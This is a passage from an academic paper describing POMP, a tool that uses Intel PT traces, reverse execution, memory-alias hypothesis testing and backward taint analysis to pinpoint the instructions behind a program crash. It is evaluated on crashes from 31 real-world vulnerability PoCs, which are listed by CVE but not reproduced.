Table 1: A toy example with a stack overflow defect.

2 Problem Scope

In this section, we define the problem scope of our research. We first describe our threat model. Then, we discuss why failure diagnosis can be tedious and tough even though a post-crash artifact carries information that allows software developers to fully reconstruct the control flow that a program followed prior to its crash.

2.1 Threat Model

In this work, we focus on diagnosing the crash of a process. As a result, we exclude the program crashes that do not incur the unexpected termination of a running process (*e.g.,* Java program crashes). Since this work diagnoses a process crash by analyzing a post-crash artifact, we further exclude those process crashes that typically do not produce an artifact. Up to and including Linux 2.2, the default action for CPU time limit exceeded, for example, is to terminate the process without a post-crash artifact [3].

As is mentioned above, a post-crash artifact contains not only the memory snapshot of a crashing program but also the instructions that the program followed prior to its crash[2]. Recall that the goal of this work is to identify those program statements (*i. e.,* instructions) that actually pertain to the crash. Therefore, we assume the instruction trace logged in an artifact is sufficiently long and the root cause of a program failure is always enclosed. In other words, we assume a post-crash artifact carries all the instructions that actually contribute to the crash. We believe this is a realistic assumption because a software defect is typically close to a crash site [19, 27, 39] and an operating system can easily allocate a memory region to store the execution trace from a defect triggered to an actual crash. Since security analysts may not have the access to source code of crashing programs and they can only pinpoint software defects using execution traces left behind crashes, it should be noted that we do not assume the source code of the crashing program is available.

[2] While Intel PT does not log unconditional jumps and linear code, a full execution trace can be easily reconstructed from the execution trace enclosed in a post-crash artifact. By an execution trace in a post-crash artifact, without further specification, we mean a trace including conditional branch, unconditional jump and linear code.

2.2 Challenge


As is mentioned earlier, Intel PT records program execution in a circular buffer. At the time a software defect is triggered and incurs a crash, the circular buffer has generally accumulated a large amount of conditional branches. After the control flow reconstruction from these branches, a full execution trace may carry more than a billion instructions. Even if zooming in the trace from where a fault is triggered to where a crash occurs, a software developer (or security analyst) may confront tens of thousands of instructions. As such, it is tedious and arduous for a software developer to plow through an execution trace to diagnose the root cause of a software failure.

In fact, even though an execution trace is short and concise, it is still challenging for commonly-adopted manual diagnosis strategies (like backward analysis). Here, we detail this challenge using a toy example shown in Table 1. As is shown in the table, the program crashes at `line 16` due to an overflow that occurs at `line 7`. After the crash, an execution trace is left behind in a post-crash artifact shown in Figure 1. In addition to the trace, the artifact captures the state of the crashing memory which is illustrated as the values shown in column T_{20}.

To diagnose the root cause with backward analysis for the program crash shown in Figure 1, a software developer or security analyst typically follows through the execution trace reversely and examines how the bad value in register `eax` was passed to the crash site (*i. e.,* instruction `A20` shown in Figure 1). In this procedure, his effort can be prematurely blocked when his analysis reaches instruction `A19`. In that instruction `mov` overwrote register `eax` and an inverse operation against this instruction lacks information to restore its previous value.

To address this problem, one straightforward solution is to perform forward analysis when backward analysis reaches a non-invertible instruction. Take instruction `A19` for the example. By following a use-define chain, we can construct a data flow. Then, we can easily observe that instruction `A15` specifies the definition of register `eax`, and that definition can reach instruction `A19` without any other intervening definitions. As a result, we can restore the value in register `eax` and thus complete the inverse operation for instruction `A19`.

While the backward and forward analysis provides security analysts with an effective method to construct data



		Time								
		T_{20}	T_{19}	T_{18}	T_{17}	T_{16}	T_{15}	T_{14}	T_{13}	T_{12}
Register	eax	0x0002	0x0002	0x0000	0x0000	0x0000	0x0000	0xff1c	0xff1c	0xff18
	ebp	0xff28	0xff28	0xff28	0xff28	0xff28	0xff08	0xff08	0xff08	0xff08
	esp	0xff14	0xff14	0xff14	0xff10	0xff0c	0xff08	0xff08	0xff08	0xff08
Memory Address	0xff1c	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	test	test
	0xff18	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001
	0xff14	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000
	0xff10	0xff18	0xff18	0xff18	0xff18	0xff18	0xff18	0xff18	0xff18	0xff18
	0xff0c	A18	A18	A18	A18	A18	A18	A18	A18	A18
	0xff08	0xff28	0xff28	0xff28	0xff28	0xff28	0xff28	0xff28	0xff28	0xff28

Figure 1: A post-crash artifact along with the memory footprints recovered by reversely executing the trace enclosed in the artifact. Note that, for simplicity, all the memory addresses and the value in registers are trimmed and represented with two hex digits. Note that `A18` and `test` indicate the addresses at which the instruction and function are stored.

flows, this is not sufficient for completing program failure diagnosis. Again, take for example the execution trace shown in Figure 1. When backward analysis passes through instruction `A15` and reaches instruction `A14`, through forward analysis, a security analyst can quickly discover that the value in register `eax` after the execution of `A14` is dependent upon both instruction `A12` and `A13`. As a result, an instinctive reaction is to retrieve the value stored in the memory region specified by `[ebp+0x8]` shown in instruction `A12`. However, memory indicated by `[ebp+0x8]` and `[eax]` shown in instruction `A14` might be alias of each other. Without an approach to resolve memory alias, one cannot determine if the definition in instruction `A14` interrupts the data flow from instructions `A12` and `A13`. Thus, program failure diagnosis has to discontinue without an outcome.

3 Overview

In this section, we first describe the objective of this research. Then, we discuss our design principle followed by the basic idea on how `POMP` performs postmortem program analysis.

3.1 Objective

The goal of software failure diagnosis is to identify the root cause of a failure from the instructions enclosed in an execution trace. Given a post-crash artifact containing an execution trace carrying a large amount of instructions that a program has executed prior to its crash, however, any instructions in the trace can be potentially attributable to the crash. As we have shown in the section above, it is tedious and tough for software developers (or security analysts) to dig through the trace and pinpoint the root cause of a program crash. Therefore, the objective of this work is to identify only those instructions that truly contribute to the crash. In other words, given a post-crash artifact, our goal is to highlight and present to software developers (or security analysts) the minimum set of instructions that contribute to a program crash. Here, our hypothesis is that the achievement of this goal can significantly reduce the manual efforts of finding out the root cause of a software failure.

3.2 Design Principle

To accomplish the aforementioned objective, we design `POMP` to perform postmortem analysis on binaries – though in principle this can be done on a source code level – in that this design principle can provide software developers and security analysts with the following benefits. Without having `POMP` tie to a set of programs written in a particular programming language, our design principle first allows software developers to employ a single tool to analyze the crashes of programs written in various language (*e.g.,* assembly code, C/C++ or JavaScript). Second, our design choice eliminates the complication introduced by the translation between source code and binaries in that a post-crash artifact carries an execution trace in binaries which can be directly consumed by analysis at the binary level. Third, with the choice of our design, `POMP` can be generally applied to software failure triage or categorization in which a post-crash artifact is

the only resource for analysis and the source code of a crashing program is typically not available [16, 18].

3.3 Technical Approach

As is mentioned earlier in Section 1, it is significantly convenient to identify the instructions pertaining to a program crash if software developers and security analysts can obtain the control and data flows that a program followed prior to its crash.

We rely on Intel PT to trace the control flow of a program and integrate it into the post-crash artifact. PT is a low-overhead hardware feature in recent Intel processors (*e.g.,* Skylake series). It works by capturing information about software execution on each hardware thread [6]. The captured information is orgranized in different types of data packets. Packets about program flow encodes the transfers of control flow (*e.g.,* targets of indirect branches and taken/not-taken indications of conditional direct branches). With the control flow transfers and the program binaries, one is able to fully reconstruct the trace of executed instructions. Details of our configuration and use with PT are presented in Section 5.

Since a post-crash artifact has already carried the control flow that a crashing program followed, the main focus is to reconstruct the data flow from the post-crash artifact that a crashing program left behind.

To reconstruct the data flow pertaining to a program failure, `POMP` introduces a reverse execution mechanism to restore the memory footprints of a crashing program. This is due to the fact that the data flow can be easily derived if machine states prior to a program crash are all available. In the following, we briefly describe how to recover memory footprints and build a data flow through reverse execution, and how to utilize that data flow to refine instructions that truly pertain to a program crash.

Our reverse execution mechanism is an extension of the aforementioned forward-and-backward analysis. Not only does it automate the forward-and-backward analysis, making the inverse operations for instructions effortless, but also automatically verifies memory aliases and ensures an inverse operation does not introduce errors or uncertainty.

With this reverse execution mechanism, `POMP` can easily restore the machine states prior to the execution of each instruction. Here, we illustrate this with the example shown in Figure 1. After reverse execution completes the inverse operation for instruction `A19` through the aforementioned forward and backward analysis, it can easily restore the value in register `eax` and thus the memory footprint prior to the execution of `A19` (see memory footprint at time T_{18}). With this memory footprint, the memory footprint prior to instruction `A18` can be easily recovered because arithmetical instructions do not introduce non-invertible effects upon memory (see the memory footprint at time T_{17}).

Since instruction `A17` can be treated as `mov eip, [esp]` and then `add esp, 0x4`, and instruction `A16` is equivalent to `mov ebp, [esp]` and then `add esp, 0x4`, reverse execution can further restore memory footprints prior to their execution by following the scheme of how it handles `mov` and arithmetical instructions above. In Figure 1, we illustrate the memory footprints prior to the execution of both instructions.

Recall that performing an inverse operation for instruction `A15`, forward and backward analysis cannot determine whether the use of `[ebp+0x8]` specified in instruction `A12` can reach the site prior to the execution of instruction `A15` because `[eax]` in `A14` and `[ebp+0x8]` in `A12` might just be different symbolic names that access data in the same memory location.

To address this issue, one instinctive reaction is to use the value-set analysis algorithm proposed in [11]. However, value-set analysis assumes the execution complies with standard compilation rules. When memory corruption happens and leads to a crash, these rules are typically violated and, therefore, value-set analysis is very likely to be error-prone. In addition, value-set analysis produces less precise information, not suitable for reverse execution to verify memory aliases. In this work, we employ a hypothesis test to verify possible memory aliases. To be specific, our reverse execution creates two hypotheses, one assuming two symbolic names are aliases of each other while the other assuming the opposite. Then, it tests each of these hypotheses by emulating inverse operations for instructions.

Let's continue the example shown in Figure 1. Now, reverse execution can create two hypotheses, one assuming `[eax]` and `[ebp+0x8]` are aliases of each other while the other assuming the opposite. For the first hypothesis, after performing the inverse operation for instruction `A15`, the information carried by the memory footprint at T_{14} would have three constraints, including $eax = ebp + 0x8$, $eax = [ebp + 0x8] + 0x4$ and $[eax] = 0x2$. For the second hypothesis, the constraint set would include $eax \neq ebp + 0x8$, $eax = [ebp + 0x8] + 0x4$ and $[eax] = 0x2$. By looking at the memory footprint at T_{14} and examining these two constraint sets, reverse execution can easily reject the first hypothesis and accept the second because constraint $eax = ebp + 0x8$ for the first hypothesis does not hold. In this way, reverse execution can efficiently and accurately recover the memory footprint at time T_{14}. After the memory footprint recovery at T_{14}, reverse execution can further restore earlier memory footprints using the scheme we discussed above, and Figure 1 illustrates part of these memory footprints.

With memory footprints recovered, software developers and security analysts can easily derive the correspond-




Figure 2: A use-define chain before and after appending new relations derived from instruction `A18`. Each node is partitioned into three cells. From left to right, the cells carry instruction ID, definition (or use) specification and the value of the variable. Note that symbol ?? indicates the value of that variable is unknown.

ing data flow and thus pinpoint instructions that truly contribute to a crash. In our work, `POMP` automates this procedure by using backward taint analysis. To illustrate this, we continue the aforementioned example and take the memory footprints shown in Figure 1. As is described earlier, in this case, the bad value in register `eax` was passed through instruction `A19` which copies the bad value from memory `[ebp-0xC]` to register `eax`. By examining the memory footprints restored, `POMP` can easily find out that the memory indicated by `[ebp-0xC]` shares the same address with that indicated by `[eax]` in instruction `A14`. This implies that the bad value is actually propagated from instruction `A14`. As such, `POMP` highlights instructions `A19` and `A14`, and deems they are truly attributable to the crash. We elaborate on the backward taint analysis in Section 4.

4 Design

Looking closely into the example above, we refine an algorithm to perform reverse execution and memory footprint recovery. In the following, we elaborate on this algorithm followed by the design detail of our backward taint analysis.

4.1 Reverse Execution

Here, we describe the algorithm that `POMP` follows when performing reverse execution. In particular, our algorithm follows two steps – *use-define chain construction* and *memory alias verification*. In the following, we elaborate on them in turn.

4.1.1 Use-Define Chain Construction

In the first step, the algorithm first parses an execution trace reversely. For each instruction in the trace, it extracts uses and definitions of corresponding variables based on the semantics of that instruction and then links them to a use-define chain previously constructed. For example, given an initial use-define chain derived from instructions `A20` and `A19` shown in Figure 1, `POMP` extracts the use and definition from instruction `A18` and links them to the head of the chain (see Figure 2).

As we can observe from the figure, a definition (or use) includes three elements – instruction ID, use (or definition) specification and the value of the variable. In addition, we can observe that a use-define relation includes not only the relations between operands but also those between operands and those base and index registers enclosed (see the use and definition for instruction `A19` shown in Figure 2).

Every time appending a use (or definition), our algorithm examines the reachability for the corresponding variable and attempts to resolve those variables on the chain. More specifically, it checks each use and definition on the chain and determines if the value of the corresponding variable can be resolved. By resolving, we mean the variable satisfies one of the following conditions – ① the definition (or use) of that variable could reach the end of the chain without any other intervening definitions; ② it could reach its consecutive use in which the value of the corresponding variable is available; ③ a corresponding resolved definition at the front can reach the use of that variable; ④ the value of that variable can be directly derived from the semantics of that instruction (*e.g.,* variable `eax` is equal to `0x00` for instruction `mov eax, 0x00`).

To illustrate this, we take the example shown in Figure 2. After our algorithm concatenates definition `def:esp=esp+4` to the chain, where most variables have already been resolved, reachability examination indicates this definition can reach the end of the chain. Thus, the algorithm retrieves the value from the post-crash artifact and assigns it to `esp` (see the value in circle). After this assignment, our algorithm further propagates this updated definition through the chain, and attempts to use the update to resolve variables, the values of which have not yet been assigned. In this case, none of the definitions and uses on the chain can benefit from this propagation. After the completion of this propagation, our algorithm further appends use `use:esp` and repeats this process. Slightly different from the process for definition `def:esp=esp+4`, for this use, variable `esp` is not resolvable through the aforementioned reachability examination. Therefore, our algorithm derives the value of `esp` from the semantics of instruction `A18`




Figure 3: A use-define chain with one intervening tag conservatively placed. The tag blocks the propagation of some data flows. Note that ✗ represents the block of a data flow.

(*i. e.,* `esp=esp-4`).

During use-define chain construction, our algorithm also keeps track of constraints in two ways. In one way, our algorithm extracts constraints by examining instruction semantics. Take for example instruction `A19` and dummy instruction sequence `cmp eax, ebx;` ⇒ `ja target;` ⇒ `inst_at_target`. Our algorithm extracts equality constraint `eax=[ebp-0xc]` and inequality constraint `eax>ebx`, respectively. In another way, our algorithm extracts constraints by examining use-define relations. In particular, ① when the definition of a variable can reach its consecutive use without intervening definitions, our algorithm extracts a constraint indicating the variable in that definition shares the same value with the variable in the use. ② When two consecutive uses of a variable encounters no definition in between, our algorithm extracts a constraint indicating variables in both uses carry the same value. ③ With a variable resolved, our algorithm extracts a constraint indicating that variable equals to the resolved value. The reason behind the maintenance of these constraints is to be able to perform memory alias verification discussed in the following section.

In the process of resolving variables and propagating definitions (or uses), our algorithm typically encounters a situation where an instruction attempts to assign a value to a variable represented by a memory region but the address of that region cannot be resolved by using the information on the chain. For example, instruction `A14` shown in Figure 1 represents a memory write, the address of which is indicated by register `eax`. From the use-define chain pertaining to this example shown in Figure 3, we can easily observe the node with `A13 def:eax` does not carry any value though its impact can be propagated to the node with `A14 def:[eax]` without any other intervening definitions.

As we can observe from the example shown in Figure 3, when this situation appears, a definition like `A14 def:[eax]` may potentially interrupt the reachability of the definitions and uses of other variables represented by memory accesses. For example, given that memory indicated by `[ebp+0x08]` and `[eax]` might be an alias of each other, definition `A14 def:[eax]` may block the reachability of `A12 use:[ebp+0x08]`. As such, in the step of use-define chain construction, our algorithm treats those unknown memory writes as an intervening tag and blocks previous definitions and uses accordingly. This conservative design principle ensures that our algorithm does not introduce errors to memory footprint recovery.

The above forward-and-backward analysis is mainly designed to discover the use-define reltaions. Other techniques, such as static program slicing [34], can also identify use-define relations. However, our analysis is novel. To be specific, our analysis discovers the use-define relations and use them to perform the restoration of memory footprints. In turn, it leverages recovered memory footprints to further find use-define relations. This interleaving approach leads more use-define relations to being identified. Additionally, our analysis conservatively deals with memory aliases and verifies them in an error-free manner. This is different from previous techniques that typically leverage less rigorous methods (*e.g.,* value-set analysis). More details about how we resolve memory alias are presented in the next section.

4.1.2 Memory Alias Verification

While the aforementioned design principle prevents introducing errors to memory footprint recovery, this conservative strategy hinders data flow construction and limits the capability of resolving variables (see the flow block and non-recoverable variables shown in Figure 3). As a result, the second step of our algorithm is to minimize the side effect introduced by the aforementioned strategy.

Since the conservative design above roots in "undecidable" memory alias, the way we tackle the problem is to introduce a hypothesis test mechanism that examines if a pair of symbolic names points to the same memory location. More specifically, given a pair of symbolic names, this mechanism makes two hypotheses, one assuming they are alias of each other and the other assuming the opposite. Based on the hypotheses, our algorithm adjusts the use-define chain as well as constraints accordingly. For example, by assuming `[eax]` is not aliased to `[ebp+0x8]`, our algorithm extracts inequility constraint `eax≠ebp+0x8` and releases the block shown in Figure 3, making `A12 use:[ebp+0x8]` further propagated.

During the propagation, our algorithm walks through

each of the nodes on the chain and examines if the newly propagated data flow results in conflicts. Typically, there are two types of conflicts. The most common is inconsistence data dependency in which constraints mismatch the data propagated from above (*e.g.,* the example discussed in Section 3). In addition to the conflict commonly observed, another type of conflict is invalid data dependency in which a variable carries an invalid value that is supposed to make the crashing program terminate earlier or follow a different execution path. For example, given a use-define chain established under a certain hypothesis, the walk-through discovers that a register carries an invalid address and that invalid value should have the crashing program terminate at a site ahead of its actual crash site.


It is indisputable that once a constraint conflict is observed, our algorithm can easily reject the corresponding hypothesis and deem the pair of symbolic names is alias (or non-alias) of each other. However, if none of these hypotheses produce constraint conflicts, this implies that there is a lack of evidence against our hypothesis test. Once this situation appears, our algorithm holds the current hypothesis and performs an additional hypothesis test. The reason is that a new hypothesis test may help remove an additional intervening tag conservatively placed at the first step, and thus provides the holding test with more informative evidence to reject hypotheses accordingly.

To illustrate this, we take a simple example shown in Figure 4. After the completion of the first step, we assume that our algorithm conservatively treats `A2 def:[`R_2`]` and `A4 def:[`R_5`]` as intervening tags which hinder data flow propagation. Following the procedure discussed above, we reversely analyze the trace and make a hypothesis, *i. e.,* `[`R_4`]` and `[`R_5`]` are not alias. With this hypothesis, the data flow between the intervening tags can propagate through, and our algorithm can examine conflicts accordingly. Assume that the newly propagated data flow is insufficient for rejecting our hypothesis. Our algorithm holds the current hypothesis and makes an additional hypothesis, *i. e.,* `[`R_1`]` and `[`R_2`]` are not alias of each other. With this new hypothesis, more data flows pass through and our algorithm obtains more information that potentially helps reject hypotheses. It should be noted that if any of the hypotheses fail to reject, our algorithm preserves the intervening tags conservatively placed at the first step.

It is not difficult to spot that our hypothesis test can be easily extended as a recursive procedure which makes more hypotheses until they can be rejected. However, a recursive hypothesis test introduces computation complexity exponentially. In the worse case, when performing execution reversely, the inverse operation of each instruction may require alias verification and each verification may require further alias examination. When this situa-

```
     ...
A1:  mov R0, [R1]      ; R1 = addr1
A2:  mov [R2], 0x00    ; R2 = ??
     ...
     ...
A3:  mov R3, [R4]      ; R4 =addr2
A4:  mov [R5], 0x08    ; R5 = ??
     ...
```

(a) The execution trace.



(b) The use-define chain.

Figure 4: A dummy use-define chain and execution trace with two pairs of memory aliases. Note that $R_0, R_1, \cdots R_5$ represent registers in which the values of R_2 and R_5 are unknown. Note that ✗ represents the block of a data flow.

tion appears, the algorithm above becomes an impractical solution. As such, this work empirically forces a hypothesis test to follow at most a recurssion depth of two. As we will show in Section 6, this setting allows us to perform reverse execution not only in an efficient but also relatively effective manner.

4.1.3 Discussion

During the execution of a program, it might invoke a system call, which traps execution into kernel space. As we will discuss in Section 6, we do not set Intel PT to trace execution in kernel space. As a result, intuition suggests that the loss of execution tracing may introduce problems to our reverse execution. However, in practice, a majority of system calls do not incur modification to registers and memory in user space. Thus, our reverse execution can simply ignore the inverse operations for those system calls. For system calls that potentially influence the memory footprints of a crashing program, our reverse execution handles them as follows.

In general, a system call can only influence memory footprints if it manipulates register values stored by the crashing program or touches the memory region in user space. As a result, we treat system calls in different manners. For system calls that may influence a register holding a value for a crashing program, our algorithm

simply introduces a definition on the use-define chain. For example, system call `read` overwrites register `eax` to hold its return value, and our algorithm appends definition `def:eax=?` to the use-define chain accordingly. Regarding the system calls that manipulate the memory content in user space (*e.g.,* `write` and `recv`), our algorithm checks the memory regions influenced by that call. To be specific, it attempts to identify the starting address as well as the size of that memory region by using the instructions executed prior to that call. This is due to the fact that the starting address and size are typically indicated by arguments which are handled by those instructions prior to the call. Following this procedure, if our algorithm identifies the size of that memory region, it appends definitions to the chain accordingly. Otherwise, our algorithm treats that system call as an intervening tag which blocks the propagation through that call[3]. The reason behind this is that a non-deterministic memory region can potentially overlap with any memory regions in user space.

4.2 Backward Taint Analysis

Recall that the goal of this work is to pinpoint instructions truly pertaining to a program crash. In Section 3, we briefly introduce how backward taint analysis plays the role in achieving this goal. Here, we describe more details.

To perform backward taint analysis, `POMP` first identifies a sink. In general, a program crash results from two situations – executing an invalid instruction or dereferencing an invalid address. For the first situation, `POMP` deems the program counter (`eip`) as a sink because executing an invalid instruction indicates `eip` carries a bad value. For the second situation, `POMP` treats a general register as a sink because it holds a value which points to an invalid address. Take the example shown in Figure 1. `POMP` treats register `eax` as a sink in that the program crash results from retrieving an invalid instruction from the address held by register `eax`.

With a sink identified, `POMP` taints the sink and performs taint propagation backward. In the procedure of this backward propagation, `POMP` looks up the aforementioned use-define chain and identifies the definition of the taint variable. The criteria of this identification is to ensure the definition could reach the taint variable without any other intervening definitions. Continue the example above. With sink `eax` serving as the initial taint variable, `POMP` selects `A19 def:eax=[ebp-0xc]` on the chain because this definition can reach taint variable `eax` without intervention.

[3]Note that an intervening tag placed by a system call blocks only definitions and uses in which a variable represents a memory access (*e.g.,* `def:[eax]` or `use:[ebp]`).

From the definition identified, `POMP` parses that definition and passes the taint to new variables. Since any variables enclosed in a definition could potentially cause the corruption of the taint variable, the variables which `POMP` selects and passes the taint to include all operands, base and index registers (if available). For example, by parsing definition `A19 def:eax=[ebp-0xc]`, `POMP` identifies variables `ebp` and `[ebp-0xc]`, and passes the taint to both of them. It is not difficult to note that such a taint propagation strategy can guarantee `POMP` does not miss the root cause of a program crash though it over-taints some variables that do not actually contribute to the crash. In Section 6, we evaluate and discuss the effect of the over-tainting.

When passing a taint to a variable indicated by a memory access (*e.g.,* `[`R_0`]`), it should be noted that `POMP` may not be able to identify the address corresponding to the memory (*e.g.,* unknown R_0 for variable `[`R_0`]`). Once this situation appears, therefore, `POMP` halts the taint propagation for that variable because the taint can be potentially propagated to any variables with a definition in the form of `def:[`R_i`]` (where R_i is a register).

Similar to the situation seen in reverse execution, when performing taint propagation backward, `POMP` may encounter a definition on the chain which intervenes the propagation. For example, given a taint variable `[`R_0`]` and a definition `def:[`R_1`]` with R_1 unknown, `POMP` cannot determine whether R_0 and R_1 share the same value and `POMP` should pass the taint to variable `[`R_1`]`. When this situation appears, `POMP` follows the idea of the aforementioned hypothesis test and examines if both variables share the same address. Ideally, we would like to resolve the unknown address through a hypothesis test so that `POMP` can pass that taint accordingly. However, in practice, the hypothesis test may fail to reject. When "fail-to-reject" occurs, therefore, `POMP` over-taints the variable in that intervening definition. Again, this can ensure that `POMP` does not miss the enclosure of root cause.

5 Implementation

We have implemented a prototype of `POMP` for Linux 32-bit system with Linux kernel 4.4 running on an Intel i7-6700HQ quad-core processor (a 6th-generation Skylake processor) with 16 GB RAM. Our prototype consists of two major components – ① a sub-system that implements the aforementioned reverse execution and backward taint analysis and ② a sub-system that traces program execution with Intel PT. In total, our implementation carries about 22,000 lines of `C` code which we will make publicly available at https://github.com/junxzm1990/pomp.git. In the following, we present some important implementation details.

Following the design description above, we implemented 65 distinct instruction handlers to perform reverse execution and backward taint analysis. Along with these handlers, we also built core dump and instruction parsers on the basis of `libelf` [2] and `libdisasm` [1], respectively. Note that for instructions with the same semantics (*e.g.,* je, jne, and jg) we dealt with their inverse operations in one unique handler. To keep track of constraints and perform verification, we reuse the Z3 theorem prover [5, 17].

To allow Intel PT to log execution in a *correct* and *reliable* manner, we implemented the second sub-system as follows. We enabled Intel PT to run in the Table of Physical Addresses (ToPA) mode, which allows us to store PT packets in multiple discontinuous physical memory areas. We added to the ToPA an entry that points to a `16 MB` physical memory buffer. In our implementation, we use this buffer to store packets. To be able to track if the buffer is fully occupied, we clear the `END` bit and set the `INT` bit. With this setup, Intel PT can signal a performance-monitoring interrupt at the moment the buffer is fully occupied. Considering the interrupt may have a skid, resulting in a potential loss in PT packets, we further allocated a `2 MB` physical memory buffer to hold those packets that might be potentially discarded. In the ToPA, we introduced an additional entry to refer this buffer.

At the hardware level, Intel PT lacks the capability of distinguishing threads within each process. As a result, we also intercepted the context switch. With this, our system is able to examine the threads switched in and out, and stores PT packets for threads individually. To be specific, for each thread that software developers and security analysts are interested in, we allocated a `32MB` circular buffer in its user space. Every time a thread is switched out, we migrated PT packets stored in the aforementioned physical memory buffers to the corresponding circular buffer in user space. After migration, we also reset the corresponding registers and make sure the physical memory buffers can be used for holding packets for other threads of interest. Note that our empirical experiment indicates the aforementioned `16 MB` buffer cannot be fully occupied between consecutive context switch, and `POMP` does not have the difficulty in holding all the packets between the switch.

Considering the Intel CPU utilizes Supervisor Mode Access Prevention (SMAP) to restrict the access from kernel to user space, our implementation toggles SMAP between packet migration. In addition, we configured Intel PT to exclude packets irrelevant to control flow switching (*e.g.,* timing information) and paused its tracing when execution traps into kernel space. In this way, `POMP` is able to log an execution trace sufficiently long. Last but not least, we introduced new resource limit `PT_LIMIT` into the Linux kernel. With this, not only can software developers and security analysts select which processes to trace but also configure the size of the circular buffer in a convenient manner.

6 Evaluation

In this section, we demonstrate the utility of `POMP` using the crashes resulting from real-world vulnerabilities. To be more specific, we present the efficiency and effectiveness of `POMP`, and discuss those crashes that `POMP` fails to handle properly.

6.1 Setup

To demonstrate the utility of `POMP`, we selected 28 programs and benchmarked `POMP` with their crashes resulting from 31 real-world PoCs obtained from Offensive Security Exploit Database Archive [4]. Table 2 shows these crashing programs and summarizes the corresponding vulnerabilities. As we can observe, the programs selected cover a wide spectrum ranging from sophisticated software like `BinUtils` with lines of code over `690K` to lightweight software such as `stftp` and `psutils` with lines of code less than `2K`.

Regarding vulnerabilities resulting in the crashes, our test corpus encloses not only memory corruption vulnerabilities (*i. e.,* stack and heap overflow) but also common software defects like null pointer dereference and invalid free. The reason behind this selection is to demonstrate that, beyond memory corruption vulnerabilities, `POMP` can be generally applicable to other kinds of software defects.

Among the 32 PoCs, 11 of them perform code injection (*e.g.,* `nginx-1.4.0`), one does return-to-libc attack (`aireplay-ng-1.2b3`), and another one exploits via return-oriented-programming (`mcrypt-2.5.8`). These exploits crashed the vulnerable program either because they did not consider the dynamics in the execution environments (*e.g.,* ASLR) or they mistakenly polluted critical data (*e.g.,* pointers) before they took over the control flow. The remaining 18 PoCs are created to simply trigger the defects, such as overflowing a stack buffer with a large amount of random characters (*e.g.,* `BinUtils-2.15`) or causing the execution to use a null pointer (*e.g.,* `gdb-7.5.1`). Crashes caused by these PoCs are similar to those occured during random exercises.

6.2 Experimental Design

For each program crash shown in Table 2, we performed manual analysis with the goal of finding out the minimum set of instructions that truly contribute to that program

Program		*Vulnerability*		*Diagnose Results*						
Name	Size(LoC)	CVE-ID	Type	Trace length	Size of mem (MB)	# of taint	Ground truth	Mem addr unknown	Root cause	Time
coreutils-8.4	138135	2013-0222	Stack overflow	50	56.61	3	2	1	✓	1 sec
coreutils-8.4	138135	2013-0223	Stack overflow	90	59.66	2	2	0	✓	1 sec
coreutils-8.4	138135	2013-0221	Stack overflow	92	120.95	3	2	0	✓	1 sec
mcrypt-2.5.8	37439	2012-4409	Stack overflow	315	0.59	3	2	3	✓	3 sec
BinUtils-2.15	697354	2006-2362	Stack overflow	867	0.37	16	7	0	✓	1 sec
unrtf-0.19.3	5039	NA	Stack overflow	895	0.34	7	4	10	✓	1 min
psutils-p17	1736	NA	Stack overflow	3123	0.34	7	3	28	✓	4 min
stftp-1.1.0	1559	NA	Stack overflow	3651	0.39	29	6	15	✓	4 min
nasm-0.98.38	33553	2004-1287	Stack overflow	4064	0.58	3	2	4	✓	44 sec
libpng-1.2.5	33681	2004-0597	Stack overflow	6026	0.35	6	2	86	✓	5 min
putty-0.66	90165	2016-2563	Stack overflow	7338	0.45	4	2	21	✓	30 min
Unalz-0.52	8546	2005-3862	Stack overflow	10905	0.40	14	10	7	✓	30 sec
LaTeX2rtf-1.9	14473	2004-2167	Stack overflow	17056	0.37	11	5	122	✓	8 min
aireplay-ng-1.2b3	62656	2014-8322	Stack overflow	18569	0.59	2	2	223	✗	7 min
corehttp-0.5.3a	914	2007-4060	Stack overflow	25385	0.32	19	6	0	✓	52 min
gas-2.12	595504	2005-4807	Stack overflow	25713	4.17	3	2	346	✓	40 min
abc2mtex-1.6.1	4052	NA	Stack overflow	29521	0.33	12	2	12	✓	1 min
LibSMI-0.4.8	80461	2010-2891	Stack overflow	50787	0.33	46	5	730	✓	4 sec
gif2png-2.5.2	1331	2009-5018	Stack overflow	70854	0.51	49	4	396	✓	46 min
O3read-0.03	932	2004-1288	Stack overflow	78244	0.32	7	2	20	✓	15 min
unrar-3.9.3	17575	NA	Stack overflow	102200	2.43	33	5	1033	✓	6 hour
nullhttp-0.5.0	1849	2002-1496	Heap overflow	141	0.54	3	2	0	✓	1 sec
inetutils-1.8	98941	NA	Heap overflow	28720	0.40	237	7	111	✓	14 min
nginx-1.4.0	100255	2013-2028	Integer overflow	158	0.62	11	4	0	✓	1 sec
Python-2.2	416060	2007-4965	Integer overflow	3426	0.89	31	7	117	✓	3 min
0verkill-0.16	16361	2006-2971	Integer overflow	10494	4.27	1	NA	0	✗	2 sec
openjpeg-2.1.1	169538	2016-7445	Null pointer	67	0.37	10	5	5	✓	1 sec
gdb-7.5.1	1651764	NA	Null pointer	2009	2.94	23	2	79	✓	1sec
podofo-0.9.4	60147	2017-5854	Null pointer	42165	0.65	7	4	80	✓	2 min
Python-2.7	906829	NA	Use-after-free	551	2.14	6	1	0	✓	0.17 sec
poppler-0.8.4	183535	2008-2950	Invalid free	672	1.39	16	4	0	✓	13 sec

Table 2: The list of program crashes resulting from various vulnerabilities. `CVE-ID` specifies the ID of the CVEs. `Trace length` indicates the lines of instructions that `POMP` reversely executed. `Size of mem` shows the size of memory used by the crashed program (with code sections excluded). `# of taint` and `Ground truth` describe the lines of instructions automatically pinpointed and manually identified, respectively. `Mem addr unknown` illustrates the amount of memory locations, the addresses of which are unresolvable.

crash. We took our manual analysis as ground truth and compared them with the output of `POMP`. In this way, we validated the effectiveness of `POMP` in facilitating failure diagnosis. More specifically, we compared the instructions identified manually with those pinpointed by `POMP`. The focuses of this comparison include ① examining whether the root cause of that crash is enclosed in the instruction set `POMP` automatically identified, ② investigating whether the output of `POMP` covers the minimum instruction set that we manually tracked down, and ③ exploring if `POMP` could significantly prune the execution trace that software developers (or security analysts) have to manually examine.

In order to evaluate the efficiency of `POMP`, we recorded the time it took when spotting the instructions that truly pertain to each program crash. For each test case, we also logged the instructions that `POMP` reversely executed in that this allows us to study the relation between efficiency and the amount of instructions reversely executed.

